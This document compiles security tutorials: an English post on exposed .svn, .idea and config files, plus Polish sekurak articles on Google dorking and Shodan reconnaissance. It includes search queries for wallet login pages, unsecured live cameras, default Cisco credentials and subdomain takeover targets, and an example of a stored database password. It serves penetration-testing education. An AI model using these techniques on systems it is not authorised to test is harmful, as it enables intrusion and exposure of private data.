Also, an entry in REPOSITORIES table point to original repository path, which is:

```
svn+ssh://192.168.1.4/var/svn-repos/project_wombat
```

There's a lot of information here. Leaving .svn folder on the web server is a huge mistake and can be very dangerous and it means full compromise of web application source code.

IDE project files

IDE (Integrated Development Environment) used by many of developers have one thing in common—they save project's settings and a lot of additional information in their own files, created for each project separately. If such folder has been left on web server—this is yet another source of information about web application.

Let's take a look a little bit closer of JetBrains products first https://www.jetbrains.com/.

JetBrains IDEs—IntelliJ IDEA, WebStorm, PHPStorm, RubyMine

Every project developed with one of JetBrains product creates its own hidden directory, .idea/. This directory contains all information about current project, its files, directories and IDE settings.

One of those files is extremely valuable from Security Researcher point of view. **workspace.xml** contains a lot of useful information, which allows to enumerate all files and folders of the application, source version control system information and many others.

We will investigate those information one by one :

```
<?xml version="1.0" encoding="UTF-8"?>
    (...)
    <component name="FileEditorManager">
        <leaf>
          <file leaf-file-name="README.md" pinned="false" current-in-tab="false">
            <entry file="file://$PROJECT_DIR$/README.md">
                (...)
    </component>
(...)
```

All nodes in *component name="FileEditorManager"* contains all files and their relative paths (to project's root directory). Simply saying—it's just XML-wrapped result of Bash command *ls* executed in main project folder :)

If you take a closer look at every *component* node, you'll find information about used control version system, like in this example:

```
<component name="Git.Settings">
    <option name="UPDATE_TYPE" value="MERGE" />
    <option name="RECENT_GIT_ROOT_PATH" value="$PROJECT_DIR$" />
  </component>
```

Also, there are information about commits and other tasks executed on project files, in node *component name="TaskManager"*:

```
(...)
    <task id="LOCAL-00211" summary="change WebSocket port to 1099">
      <created>1436206418000</created>
      <option name="number" value="00211" />
      <option name="project" value="LOCAL" />
      <updated>1436206418000</updated>
    </task>
(...)
```

Another interesting thing might be changes history, stored in *component name="ChangeListManager"* node:

```
<component name="ChangeListManager">
        (...)
        <change type="DELETED" beforePath="$PROJECT_DIR$/chat/node_modules/socket.io/node_modules/socket.io-ada
pter/node_modules/debug/Makefile" afterPath="" />
        (...)
    </component>
```

as well as in component *name="editorHistoryManager"* node:

```
(...)
    <entry file="file://$PROJECT_DIR$/public_html/vendor/angular/angular.js">
      <provider selected="true" editor-type-id="text-editor">
        <state vertical-scroll-proportion="0.0">
          <caret line="3233" column="29" selection-start-line="3233" selection-start-column="29" selection-end-
line="3233" selection-end-column="29" />
        </state>
      </provider>
    </entry>
(...)
```

If developer used to manage database with integrated DB manager, there are another very interesting files: *dataSources.ids* where you can find databases structure, *dataSource.xml*, *dataSources.xml*, *dataSources.local.xml* and *dbnavigator.xml* contains example information:

```
<database>
          <name value="database_name" />
          <description value="" />
          <database-type value="MYSQL" />
          <config-type value="BASIC" />
          <database-version value="5.7" />
          <driver-source value="BUILTIN" />
          <driver-library value="" />
          <driver value="" />
          <host value="localhost" />
          <port value="3306" />
          <database value="mywebapp" />
          <url-type value="DATABASE" />
          <os-authentication value="false" />
          <empty-password value="false" />
          <user value="root" />
          <password value="cm9vdA==" />   <!-- Base64 encoded -->
        </database>
```

or even more, like *dataSources.local.xml*:

```
<?xml version="1.0" encoding="UTF-8"?>
<project version="4">
```

```
  <component name="dataSourceStorageLocal">
    <data-source name="MySQL - mywebapp@localhost" uuid="8681098b-fc96-4258-8b4f-bfbd00012e2b">
      <secret-storage>master_key</secret-storage>
      <user-name>root</user-name>
      <schema-pattern>mywebapp.*</schema-pattern>
      <default-schemas>mywebapp.*</default-schemas>
    </data-source>
  </component>
</project>
```

Everything depends on project itself, used IDE plugins (like debugger, source version control or DB manager). In general, it is worth to take a look around and investigate every component node.

As you can see, this is very interesting source of information. I suggest you to download any JetBrains IDE (they offer 30 days trials of almost every product, even more - you can download IntelliJ Idea Community or PyCharm Community and use it for free), then create sample project, add some folders and files, try to manage Git or SVN, create sample database connection and play around with Database Manager - and then dig into .idea/ folder to see what you can find there.

NetBeans IDE

NetBeans (https://netbeans.org/) is another very popular, free IDE for Java, C/C++, PHP, HTML5 and JavaScript development. Currently supported (and owned) by Oracle, NetBeans becomes an official IDE for Java applications and it's absolutely free and open source.

NetBeans creates its own folder in project's root folder, contains all project settings—*nbproject/* (similar to *.idea* folder create dby JetBrains IDEs)

NetBeans is not as verbose as IntelliJ, PHPStorm or WebStorm, but you can still find some interesting information, which might be helpful when you are looking for particular attack vector against vulnerable web application. *project.xml* is a good point to start investigating NetBeans project configuration.

Miscellaneous configuration files

NodeJS/JavaScript specific configuration files

If you've ever worked with modern project build with JavaScript, probably you have been amazed by how many different **.json *and* .rc** files are in the root folder of such application.

There's a lot of configuration files like this, contain a lot of information about used libraries. Some directories are not available directly from the browser or even not detectable by tools used to folder and files enumeration, but there are couple of them which are ubiquitous. Examples are npm configuration files (*package.json*, *package-lock.json*) which contains all application dependiences; linters configuration files for JavaScript, like ESlint or JShint or Bower package manager *bower.json* to name a few.

Let's take a look at sample *bower.json* file, which contains configuration for Bower and contains list of packages used in web application (frontend side):

```
{
  "name": "testapp",
  "version": "2.1.0",
  "authors": [
    "Rafal 'bl4de' Janicki <email@gmail.com>"
  ],
  "description": "test application",
```

```
  "main": "index.html",
  "moduleType": [
    "globals"
  ],
  "license": "MIT",
  "dependencies": {
    "angular": "1.4",
    "pure": "~0.5.0",
    "angular-route": "~1.2.26",
    "angular-ui-router": "~0.2.11",
    "angular-bootstrap-datetimepicker": "latest",
    "angular-translate": "~2.6.1"
  },
  "devDependencies": {}
}
```

Much more interesting from security point of view is similar file for *Node.js* or *io.js* backend application—*package.json*. As it is a list of server side details—used packages, like database connectors, middleware components and so on—this file could contains a lot of valuable information about potential vulnerable software.

If you can download *package.json* from the server, there is simple method to identify any potentially vulnerable npm package used by the application. Just follow those steps:

- make sure you have NodeJS installed, with npm version 6 or above
- save downloaded package.json and run following command in the same directory you've just saved it:

```
$ npm install
```

- At the end of the process, you will get an information similar to this:

```
audited 9307 packages in 8.417s
found 9 vulnerabilities (4 low, 1 moderate, 4 high)
  run `npm audit fix` to fix them, or `npm audit` for details
```

- now, run audit command (probably you will need to register an account on npmjs.org website first to be able to do this step):

```
$ npm audit
```

- when above command is executed, you will get the report, which contains all vulnerabilites identified by the tool:

```
$ npm audit

                       === npm audit security report ===

# Run  npm install gulp@4.0.0  to resolve 5 vulnerabilities
SEMVER WARNING: Recommended action is a potentially breaking change
┌───────────────┬──────────────────────────────────────────────────────────────┐
│ High          │ Regular Expression Denial of Service                         │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ Package       │ minimatch                                                    │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ Dependency of │ gulp                                                         │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ Path          │ gulp > vinyl-fs > glob-stream > glob > minimatch              │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ More info     │ https://nodesecurity.io/advisories/118                       │
└───────────────┴──────────────────────────────────────────────────────────────┘
(...more dtails about every vulnerability...)

found 9 vulnerabilities (4 low, 1 moderate, 4 high) in 9307 scanned packages
```

```
  run `npm audit fix` to fix 1 of them.
  6 vulnerabilities require semver-major dependency updates.
  2 vulnerabilities require manual review. See the full report for details.
```

Probably it's a good idea to save this output to separate file as sometimes you will find even hundreds of identified weaknesses across several npm modules. It's important to not to get caught into "rabbit hole"—some of those issues are more theoretical than exploitable vulnerabilities, some modules might be even not used by the project.

Here's a sample *package.json* shows that there's probably MySQL database used and some client-server communication via WebSockets:

```
{
  "name": "Test application server dependencies",
  "version": "1.0.0",
  "author": "bl4de",
  "dependencies": {
    "socket.io": "^1.3.5",
    "mysql": "^2.9.0"
  }
}
```

This kind of information allows you to quickly realize that trying common NoSQL injections is probably not the best idea as application utilizes standard relational SQL database and maybe you should try to check if application is vulnerable to SQL Injection.

There are also files like *.bowerrc*, *.eslintrc*, *.jshintrc* and similar. Even if they not contain very sensitive information, there's always a chance that you can find some details about web application architecture, used libraries and/or frameworks, or even some valuable information put in comments. It's always worth to look into if you found them during reconnaissance phase.

GitLab CI/CD .gitlab-ci.yml configuration file

When project uses **GitLab Continous Integration** (GitLab CI/CD), one very special, fragile file exists in the project root folder: **.gitlab-ci.yml**. This file can contain tons of very sensitive information: details about testing and building process with detailed commands run on every step of such processes and many other critical information.

You can find an example of .gitlab-ci.yml file here

Ruby on Rails database.yml file

If you're lucky enough and you will find this file readable, it's usually "game over" for RoR (Ruby on Rails) application. This is the main database configuration file contains everything you will need to connect to database: usernames, passwords and other configuration details.

macOS .DS_Store file

The one special thing about macOS system is a file named .DS_Store. This file is created by macOS file explorer application Finder (but not only) and it's very often commited by mistake into source version control repository.

What makes .DS_Store files very useful is the fact that they keep information about Finder window configuration, including layout of icons representing files and folders displayed in particular Finder window which means names of **files and folders in that window** as well. If you find .DS_Store file(s) on the web server, there is a chance it will reveal those information to you and allows to "enumerate" resources which you won't be able to find in any other way (e.g. using folders and files enumeration tools). Make sure your dictionaries you are using with your Dirb, Dirbuster, wfuzz or any other tool contain .DS_Store as one of their entries.

The main issue with .DS_Store files is that they are using Apple-specific format and are not easily readable, although some tools to parse content can be found online. One of the best resource describing this format (and also Python library for parsing) is **Parsing the .DS_Store file format** by Sebastian Neef.

Discover hidden folders and files with ready-to-use dictionary for your favorite tool :)

One of the most common way to discover hidden folders and files is an enumeration tool (DirBuster, Dirb or my personal favorite wfuzz to name a few) with dictionaries contain hundreds of thousands most popular folders and files names, robots.txt common entries etc. Some time ago I've compiled such dictionary from several other found online (e.g. here: https://github.com/danielmiessler/SecLists or here: https://github.com/danielmiessler/RobotsDisallowed —**kudos for Daniel Miessler for maintaining those two awesome repositories!**) and I've added couple of entries on my own.

Currently this dictionary contain ~80k entries and I found it insanely effective when run against typical publicly available web server. If you are willing to try it on your own—feel free to **download** it and use with tool of your choice.

It is always worth to check if any of described in this post folder exists on the web server. **Exposed Git or SVN repository is just a disaster**, as it allows to download source code of web application, as well as IntelliJ IDE project configuration folder. Sometimes, you won't need anything else than one single "hit" of such resource to bring down the whole web application (along with the web server itself)

If you have any question or feedback—feel free to reach me on Twitter.

Happy Hacking! :)

--- *bl4de*

Rekonesans infrastruktury IT

Seria artykułów z sekuraka na temat pasywnego i aktywnego rekonesansu infrastruktury IT.

- Rekonesans infrastruktury IT – część 1 (google hacking)
- Rekonesans infrastruktury IT – część 2 (Shodan, Censys, ZoomEye)
- Rekonesans infrastruktury IT – część 3

Rekonesans infrastruktury IT – część 1 (google hacking)

> Original article: https://sekurak.pl/rekonesans-infrastruktury-it-czesc-1-google-hacking/

Podstawą testów bezpieczeństwa aplikacji webowej czy infrastruktury jest rekonesans, a więc zebranie wszystkich subdomen, adresów IP i innych ogólnodostępnych informacji. Dobrą praktyką jest jednoczesne wykorzystywanie kilku narzędzi w trakcie rekonesansu, co oczywiście bardzo zwiększy skuteczność tej fazy testów -- informacje pominięte przez jedno narzędzie, mogą zostać znalezione przez inne (różnice w algorytmie wyszukiwania czy docelowym zastosowaniu narzędzia). Powyższe jest dla nas motywacją do publikacji serii kilku artykułów o tematyce pasywnego (ale nie tylko) rekonesansu. Cykl ten rozpoczynamy zagadnieniem wykorzystywania wyszukiwarek jako jednego z narzędzi użytecznych w testach penetracyjnych.

> Zaprezentowane niżej informacje zostały przedstawione wyłącznie w celach edukacyjnych. Dostęp do danych zlokalizowanych w wyniku rekonesansu może wiązać się ze złamaniem prawa. Przed użyciem upewnij się, że działasz legalnie.

Google

Najbardziej podstawowym źródłem informacji podczas wstępnego rekonesansu mogą być wyszukiwarki internetowe. Są one zazwyczaj bardzo dobrym punktem wyjścia do dalszych testów, paradoksalnie można tam znaleźć sporo ciekawych informacji, w krytycznych przypadkach wliczając nawet wrażliwe pliki (np. z fakturami, danymi osobowymi, hasłami itp.). Wielką zaletą takiego sposobu pasywnego rekonesansu jest fakt, że nie zostawiamy żadnego śladu swojej obecności na serwerze aplikacji, którą testujemy, w przeciwieństwie do aktywnej metody rekonesansu, która wręcz bombarduje serwery zapytaniami DNS czy poszukiwaniem ścieżek przez skanery podatności. Jako iż manualne przeszukiwanie wszystkich wyników wyszukiwania jest uciążliwe, a pożądane informacje często będą wyświetlać się na dalszych stronach wyszukiwania, bardzo istotnym narzędziem są filtry wyszukiwarek.

> Uwaga: Ponieważ różne wyszukiwarki używają niezależnych algorytmów, ważne by nie ograniczać się do jednej, lecz sprawdzać te same zapytania dla kilku z nich. Najbardziej popularne to Google, Bing, Yahoo.

Dla ułatwienia w artykule będę posługiwał się najbardziej popularną wyszukiwarką www.google.pl. Natomiast listę najbardziej popularnych filtrów znajdziecie tutaj.

Zamiast opisywać wszystkie filtry z osobna skupię się na kilku interesujących i najbardziej przydatnych przykładach.

Zanim możliwe będzie hackowanie przy użyciu wyszukiwarek, trzeba zrozumieć działanie algorytmu wyszukiwania oraz sposób radzenia sobie z niechcianymi wynikami. Działanie filtrów w przeglądarkach można porównać do sortowania przedmiotów w sklepach internetowych. Zamiast przebijać się przez całe strony wyników możemy wyciągnąć te, które akurat nas interesują.

Abstrahując na chwilę od branży bezpieczeństwa, załóżmy że chcemy wyszukać wybraną stronę internetową i podstawowe informacje o niej. Jak wykluczyć subdomeny, podobne adresy i całe strony wyników?

W takim wypadku wystarczy użyć filtru *info*, dokładnie tak jak zostało to pokazane dla strony www.facebook.com (Rysunek nr 1).

Filtry mogą zwyczajnie przyspieszyć wyszukiwanie, a często też doprecyzować wyszukiwaną frazę. Pozostając przy social mediach małe zadanie -- jak wyszukać strony social media podobne do Facebooka? Można wpisać w Google "strony podobne do Facebooka", jednak po pierwsze to czego się dowiemy jest zależne od stron, które opublikowały

takie zestawienie, po drugie można to zrobić bardziej profesjonalnie. W takim zadaniu wystarczy użyć filtra related (dokładnie w taki sposób jak w info w przykładzie powyżej), który pokaże strony o podobnym charakterze do tej z zapytania. Wracając do naszego zadania, wyniki takiego zapytania zostały pokazane na Rysunku nr 2.

Skoro proste przykłady mamy już za sobą, teraz kolejna ważna i ciekawa rzecz czyli operatory logiczne z którymi Google doskonale sobie radzi.

Najważniejsze operatory:

- **" "** -- Google wyszukuje dokładnie taką frazę jaką zadaliśmy np. „sekurak hacking"
- **OR/AND** -- operatory logiczne, to chyba każdy zna. Ciekawostka, znak „|" czyli tzw. pipe często jest używany jako zamiennik do operatora OR
- **()** -- używane podobnie jak w matematyce, pomagają używać operatorów i filtrów przy większej ilości fraz w zapytaniu
- **--** -- odfiltruje wszystkie słowa podane po myślniku (ciekawy przypadek na Rysunku nr 3)
-
    - -- używana jako wildcard, np. "sekurak bezpieczeństwo *"

Powyższy przykład jest o tyle ciekawy, że zastosowany w niepoprawny sposób może „wyciąć" nam część poszukiwanej frazy.

To tylko proste przykłady potrzebne w drodze do Google hackingu. Polecam jednak zapoznać się z tym tematem, nawet osobom nie związanym ściśle z branżą bezpieczeństwa. Nierzadko podstawowe filtry ułatwiają życie przy klasycznych poszukiwaniach w wyszukiwarce Google.

Dobra wiadomość dla leniwych jest taka, że dzięki uprzejmości Google, udostępnione zostało specjalne GUI pozwalające na precyzowanie wyszukiwania: https://www.google.com/advanced_search.

Tak jak napisałem powyżej, nie warto ograniczać się do jednej wyszukiwarki, w takim wypadku do zbioru cennych linków powinna dołączyć lista filtrów np. dla Binga (http://help.bing.microsoft.com/#apex/18/en-us/10001/-1).\
Większość filtrów powtarza się z tymi, które można używać w wyszukiwarce Google. Wart uwagi jest filtr nie stosowany przez inne przeglądarki: 'IP', który pozwala wyszukiwać strony po ich adresie IP.

Google hacking

W końcu dochodzimy do sedna tego artykułu, czyli tego jak hakować przy pomocy Googla i czy jest to w ogóle możliwe? Oczywiście, że to możliwe! Zabieg ten nazywa się Google Hacking/Google Dorking i przeważnie jest nieodłączną częścią testów bezpieczeństwa.

> Dla wszystkich czytelników poszukujących mistycznie wyglądających programów pozyskujących automatycznie informacje -- one też istnieją i zostaną wkrótce opisane. W dalszej części tej serii będziemy wykorzystywać specjalne narzędzia dedykowane poszczególnym zadaniom związanym z rekonesansem.

Dlaczego w ogóle rekonesans rozpoczyna się od wyszukiwarek? Często najprostsze rozwiązania są najlepsze, a największym problemem w tematyce bezpieczeństwa przecież jest czynnik ludzki. Drogie programy, skomplikowane skrypty i podobne temu pomoce pentestera mogą nic nie znaleźć, podczas gdy gwóźdź do trumny czeka w internecie i można go znaleźć jednym zapytaniem. Błędne konfiguracje, listing plików, backupy baz danych, hasła i loginy, czy faktury, to tylko część tematów do których może mieć swobodny dostęp osoba która wie jak je znaleźć.

Poniżej przedstawione zostały przykładowe schematy filtry:

Trzy filtry, które są najczęściej używane do Google hackingu to:

- *intitle* -- wyszukiwanie określonych fraz w opisie tytule strony (Rysunek nr 4)
- *inurl* -- wyszukiwanie określonych fraz w adresie URL (Rysunek nr 4)
- *filetype* -- wyszukiwanie wybranych rodzajów plików dla danej frazy

Intitle

W jaki sposób rozpocząć poszukiwania? Trzeba określić co nas, jako testerów bezpieczeństwa interesuje we wstępnej fazie rekonesansu.

Zaskakująco często w tytułach stron występują nazwy używanych technologii, wersje, porty, czyli na dobrą sprawę wszystkie kluczowe do zdobycia informacje pożądane w tym momencie.

Bez używania żadnego dodatkowego oprogramowania można szukać klasyki w branży bezpieczeństwa czyli nieaktualnego oprogramowania. Przykładowe zapytanie za pomocą którego możemy znaleźć strony używające najnowszej na ten moment wersji Apache, uruchomione na Ubuntu prezentuje Rysunek nr 5.

Dlaczego akurat ten filtr jest tak ważny? Możemy za jego pomocą uzyskać wyniki, których nie dałoby się znaleźć w przy pomocy analizy URL danej strony. Najczęściej używany jest z filtrem *inurl*, gdzie *inurl* definiuje nasz cel a *intitle* precyzuje czego dokładnie szukamy. Niżej pokażę kilka przykładów z tym związanych.

Inurl

Tytuły stron są ważnym źródłem informacji, jednak często musimy odsiać ziarno od plew. Taki sposób wyszukiwania wielokrotnie generuje tzw. *false positives*.

Informacje wyszukiwane dzięki filtrowi *intitle* listuje dane dostępne pod danym adresem. Żeby takie dane znaleźć precyzyjnie bardzo pomocne może być użycie *inurl*.

Najprostsze użycie opcji inurl, to po prostu wpisanie frazy jaką chcielibyśmy ujrzeć w URLu. Dodatkowo poza cudzysłowem możemy dodawać przedzielone znakiem „|" (tzw. pipe) słowa klucze wokół których tematyki chcemy wyszukiwać.\ Warto tutaj dodać, że jeżeli chodzi o Google Hacking, często przydaje się wiedza i obycie z programowaniem. Chodzi o fakt, że przy pomocy takiej metody rekonesansu można trafnie szukać ciekawych ścieżek, miejsc na stronie, czy adresów bez używania metody brute force. Trzeba jednak wiedzieć, a bardziej przeczuwać jakie frazy mogą skrywać ciekawe informacje. Na poniższym przykładzie znajdujemy pola logowania do portfeli Bitcoin. Jednak dlaczego wybraliśmy jako słowo klucz user_login? To po prostu „strzał" na podstawie doświadczenia. Czasami nazw, URLi czy katalogów trzeba szukać w "na ślepo".

Na przykład dla składni: *inurl:"user_login/" bitcoin | crypto | wallet* otrzymamy z dużym prawdopodobieństwem linki logowania do portfeli Bitcoin, jak ten przykładowy na Rysunku nr 6.

W temacie rekonesansu i różnego typu wyszukiwarek (szczególnie tych wyszukujących urządzenia podpięte do internetu jak np. Shodan) flagowym przykładem ich użycia jest pokazywanie adresów nie zabezpieczonych hasłem kamer z dostępem do internetu. Wyszukiwarka Google może nie będzie tak obfita w wyniki jak dedykowane do tego narzędzia, jednak wystarczy użyć filtru: *inurl:"ViewerFrame?Mode="*, by przekonać się o jej możliwościach. Wyszukane przez Google w ten sposób linki poprowadzą nas do kamer w trybie *live*, jak na Rysunku nr 7.

Po takim zabiegu dokładnie tak samo jak w dedykowanych do tego wyszukiwarkach, możemy znaleźć kamery z pełnym, całodobowym dostępem do internetu. Zdarza się, że można nimi sterować -- poruszać, powiększać obraz itp.

Skoro wspomniałem już o Shodanie to ubiegając pytanie, które zapewne padnie w komentarzach: tak, możliwe jest wyszukiwanie otwartych portów za pomocą Googla! Czasami zdarza się sytuacja, gdy URL wygląda w następujący sposób:

Oznacza to, że strona działa na jednym określonym przez administratora porcie (w tym wypadku jest to port 8080). Znalezienie adresów URL skonstruowanych w ten sposób za pomocą Google Hackingu nie będzie w żaden sposób trudne.\ Jedyne o co musimy tutaj zadbać, to wyciąć z tekstów wyszukanych stron zadany numer portu (w tym wypadku 8080 -- bez tej opcji lista niepożądanych wyników byłaby długa, 8080 użyte w nickach, nazwach własnych, czy opisie przedmiotów). Oczywiście port 8080 to tylko przykład, takie podejście umożliwia wyszukiwania dowolnych portów.

Dla zapytania *inurl:8080 -intext:8080* ujrzymy wyniki jak na Rysunku nr 8.

Filetype

Ta opcja jest używana najczęściej podczas szukania wrażliwych dokumentów, konfiguracji czy logów które z niewiadomego powodu są dostępne publicznie.

W poniższym przykładzie (Rysunek nr 9) Google znajdzie wszystkie pliki o rozszerzeniu xls zawierające frazę twitter.com. Czasami w taki sposób można natchnąć się na tabele z rozliczeniami finansowymi, danymi pracowników i innymi poufnymi informacjami.

Oczywiście sprawdza się inne formaty, obowiązkowo .doc i .pdf, czasami warto przebrnąć przez setki zdjęć w formacie .jpg, ponieważ internet w takich formatach czasami skrywa poufne skany, które domyślnie nigdy nie powinny znaleźć się w internecie.

Praktyczne przykłady z życia Pentestera

Na sam koniec zostawiłem trochę informacji o tym jak Google hacking jest używany przy prawdziwych testach bezpieczeństwa. Swoją przygodę z takim sposobem szukania wartościowych danych warto rozpocząć od https://www.exploit-db.com/google-hacking-database/, bazy danych wielu przydatnych fraz wraz z opisami.

Poniżej kilka praktycznych przykładów.

Poszukiwanie backupów baz danych SQL dla WordPressa

Dokumenty w formacie .doc zawierające domyślne loginy i hasła

Wyszukiwanie błędów składni SQL

To zaledwie kilka przykładów ze studni możliwości, prawda jest taka, że podczas poszukiwań ogranicza nas jedynie wyobraźnia :). Nie sposób powiedzieć o wszystkich ciekawych zastosowaniach Google hackingu, ponieważ to co chcemy uzyskać warunkuje nasze podejście. Mam jednak nadzieję, że pokazałem czym jest ta technika i dlaczego została doceniona przez profesjonalistów z branży bezpieczeństwa.

--- *Michał Wnękowicz*

Rekonesans infrastruktury IT – część 2 (Shodan, Censys, ZoomEye)

> Original article: https://sekurak.pl/rekonesans-infrastruktury-it-czesc-2-shodan-censys-zoomeye/

W pierwszej części tej serii poruszyłem temat wykorzystania wyszukiwarek internetowych jako źródła informacji we wstępnej fazie rekonesansu. Jak wspomniałem w tamtym artykule, wyszukiwarki takie jak Google, Yahoo czy Bing mogą często pozwalać na wyszukanie informacji krytycznych dla testów bezpieczeństwa.

> Zaprezentowane niżej informacje zostały przedstawione wyłącznie w celach edukacyjnych. Dostęp do danych zlokalizowanych w wyniku rekonesansu może wiązać się ze złamaniem prawa. Przed użyciem upewnij się, że działasz legalnie.

Załóżmy że udało się przeprowadzić tę fazę poszukiwania, jaki zatem jest następny krok rekonesansu infrastruktury? Również wyszukiwarki, tylko takie stworzone pod kątem testów bezpieczeństwa, nie opierające swoich wyników tylko na adresach URL, a dodatkowo wspierające się banerami wychwyconych podczas skanowania portów. Wyszukiwarki te skanują, a właściwie używają specjalnych *crwalerów,* które zbierają dane na temat wszelakich urządzeń podłączonych do internetu (komputery, serwery, drukarki, routery, urządzenia IoT i całe mnóstwo innych rzeczy).

Czym jest właściwie baner, który jest wychwytywany przez taką wyszukiwarkę a następnie przetwarzany i udostępniany?

Załóżmy, że strona internetowa jest uruchomiona na serwerze, na serwerze z dostępem do internetu. Wyszukiwarka sieciowa zbierze informację od takiego serwera (tzw. baner) z różnymi informacjami na jego temat. Banery będą się różnić między sobą zależnie od tego jakiej usługi czy urządzenia dotyczą.

Przykładowy baner serwera HTTP:

```
HTTP/1.1 200 OK
Server: nginx/1.1.19
Date: Sat, 03 Oct 2015 06:09:24 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 6466
Connection: keep-alive
```

Przykładowy baner urządzenia przemysłowego Siemens:

```
Copyright: Original Siemens Equipment
PLC name: S7_Turbine
Module type: CPU 313C
Unknown (129): Boot Loader           A
Module: 6ES7 313-5BG04-0AB0  v.0.3
Basic Firmware: v.3.3.8
Module name: CPU 313C
Serial number of module: S Q-D9U083642013
Plant identification:
Basic Hardware: 6ES7 313-5BG04-0AB0  v.0.3
```

Jak łatwo zauważyć banery mogą bardzo się różnić, stąd wyszukiwarki udostępniają różne możliwości odfiltrowania tych informacji. W przypadku poszukiwania urządzeń z dostępem do internetu mamy do wyboru trzy potężne wyszukiwarki. Poznajcie wszystkie z nich: Shodana, Censys i Zoomeye.

SHODAN

Shodan jest najbardziej popularną wyszukiwarką urządzeń sieciowych z wyżej wymienionych. Dla niewtajemniczonych polecam artykuł na Sekuraku poświęcony w całości Shodanowi i jego podstawowym funkcjom. Jako iż bazowe filtry i funkcjonalności tej strony zostały pokryte w powyższym artykule, tutaj skupię się na tym jak w odpowiedni sposób konstruować zapytania, czego warto szukać i w jaki sposób najszybciej to robić.

Zacznijmy od zastanowienia się jak Shodan może być pomocny w fazie rekonesansu infrastruktury czy serwisu?

Podstawową umiejętnością jeżeli chodzi o obsługę Shodana jest konstruowanie filtrów. Postaram się tutaj przedstawić sposób myślenia jakim warto się kierować podczas testów, oraz w jaki sposób precyzować swoje zapytania by wybrać perełki z całych setek milionów banerów, które przechowuje Shodan.

Załóżmy, że wykonujemy rekonesans portalu facebook.com, a naszym celem jest znaleźć oficjalne strony Facebooka z ogólnym dostępem.

Pierwszą komendą jakiej używam jest 200 OK hostname:facebook.com, gdzie „200 OK" oznacza kod odpowiedzi HTTP 200, czyli zwrócenie zawartości żądanego dokumentu.

Jako iż Shodan pozyskuje informacje m.in. z banerów, jeżeli dana strona posiada frazę „facebook" w nazwie hosta, zostanie ona wyświetlona w wynikach wyszukiwania. Duża część wyszukanych fraz są to pliki typu *octet-stream* (binarne), które w przypadku naszego celu wyszukiwania są zbędne. W tym wypadku najłatwiej będzie odfiltrować te pliki za pomocą znaku „!", składnia zapytania wygląda następująco: 200 OK hostname:facebook.com !application/octet-stream.

By ograniczyć domeny tylko do tych oficjalnych, sygnowanych marką Facebook, wystarczy dodać odpowiedni filtr org. Całe zapytania wygląda w następujący sposób:200 OK hostname:facebook.com !application/octet-stream org:"facebook".

Możliwości wykorzystania Shodana w celu rekonesansu jest bardzo dużo, zapytania można dowolnie modyfikować i precyzować zależnie od oczekiwanych wyników wyszukiwania.

Bardzo przydatną funkcją odnośnie implementowania filtrów, jest możliwość "wyrzucania" niepożądanych informacji. Shodan nawet jeżeli użyjemy cudzysłowu, nie używa całej frazy do wyszukiwania, a dopasowuje poszczególne informacje z banerów do użytych słów-kluczy.

Przykładowo dla zapytania „Server IIS 4.0", Shodan może zwrócić baner jak na Rysunku nr 4.

Jak możemy zauważyć na powyższym rysunku, takie banery nie spełniają do końca naszych oczekiwań. Shodan przeszukuje tak dużą ilość różnie skonstruowanych banerów, że precyzyjne wyszukiwanie jest praktycznie niemożliwe.

Jak sobie z tym poradzić? Ciekawą praktyką jest używanie myślnika do wykluczania niepożądanych fraz. Jest to metoda mozolna, natomiast bywa bardzo pomocna przy wielu nietrafionych wynikach.

W tym wypadku łatwiej było mi znaleźć serwer Microsoft IIS 4.0 wykluczając te bardziej popularne wersje, niż sposobem jaki pokazałem powyżej: Server IIS -"7.5" -"8.5" -"10.0" -"8.0".

Coś filtrujemy, czegoś szukamy, a tak w zasadzie to na czym warto się skupić i dlaczego?

Po pierwsze, pasywnie (bez żadnej ingerencji w logi serwera, czyli prościej mówiąc bez "pozostawiania śladów swojej aktywności") możemy ustalić adresy IP należące do danej firmy czy używane przez nich technologie:

Może nie jest to widowiskowe, ale w fazie rekonesansu takie informacje mogą być bardzo cenne, dają testerowi pogląd z jaką technologią będzie pracował, oraz wskazują pierwsze potencjalne wektory ataku.

Kluczowe są wszelkie informacje dotyczące jakiego oprogramowania oraz jakiej wersji używa nasz cel. Ta faza rekonesansu może być bardzo opłacalna, tym bardziej jeżeli uda się znaleźć nieaktualne oprogramowanie posiadające poważne podatności. Będzie to ważna informacja dla naszego klienta. Na pewno osoby związane z branżą bezpieczeństwa zwróciły uwagę na nagłówek „Server" na powyższym rysunku, który ujawnia pełną informację o wersji wykorzystywanego serwera WWW. W jaki sposób najłatwiej szukać takich luk i podatności?

Przykładowe możliwe zapytanie: org:"nazwa_audytowanej_firmy" Microsoft IIS. Shodan wylistuje wszystkie wyłapane banery zawierające nazwę "Microsoft IIS" w nagłówku Server. Następnie możemy odfiltrowywać kolejne wersje, lub ręcznie szukać ciekawych banerów, metoda nie ma większego znaczenia. Jednak jeżeli udałoby się znaleźć np: Microsoft IIS 6.0 będzie to oznaczało, że administrator zapominał o aktualizacji danej usługi przez lata, co narażało firmę na ogromne ryzyko.

Skoro tekst dotyczy rekonesansu infrastruktury, oczywiste, że będą nas interesować urządzenia sieciowe takie jak switche czy routery. Prosty sposób na wyszukanie urządzeń danego dostawcy: org:"nazwa_audytowanej_firmy" cisco (lub nazwa innej firmy, której urządzenia nas interesują):

Kolejnym zapytanie, które możemy użyć w ramach poznawania możliwości Shodana jest „cisco default", ma ono na celu wyszukanie domyślnych loginów i haseł.

W temacie rekonesansu urządzeń sieciowych mamy naprawdę szerokie pole do popisu, a pokazane przeze mnie przykłady są tylko kroplą w morzu możliwości.

Z perspektywy testów infrastruktury ważną sprawą, którą można sprawdzić za pomocą Shodana jest weryfikacja możliwości przeprowadzenia Subdomain Takeover, czyli przejęcia domeny należącej do testowanej firmy i umieszczenie tam dowolnej treści.

Pozornie wyszukanie takich domen może wydawać się trudne, jednak w praktyce wystarczy trochę sprytu. Heroku na przykład dla domeny, którą można zagospodarować wyświetla w tytule strony "No such app". Szybkie zapytanie w Shodanie, i naszym oczom ukazuje się wynik jak na Rysunku nr 9.

Jeżeli po wejściu w taki adres pojawia się strona jak na rysunku poniżej, prawdopodobnie wykryliśmy podatność.

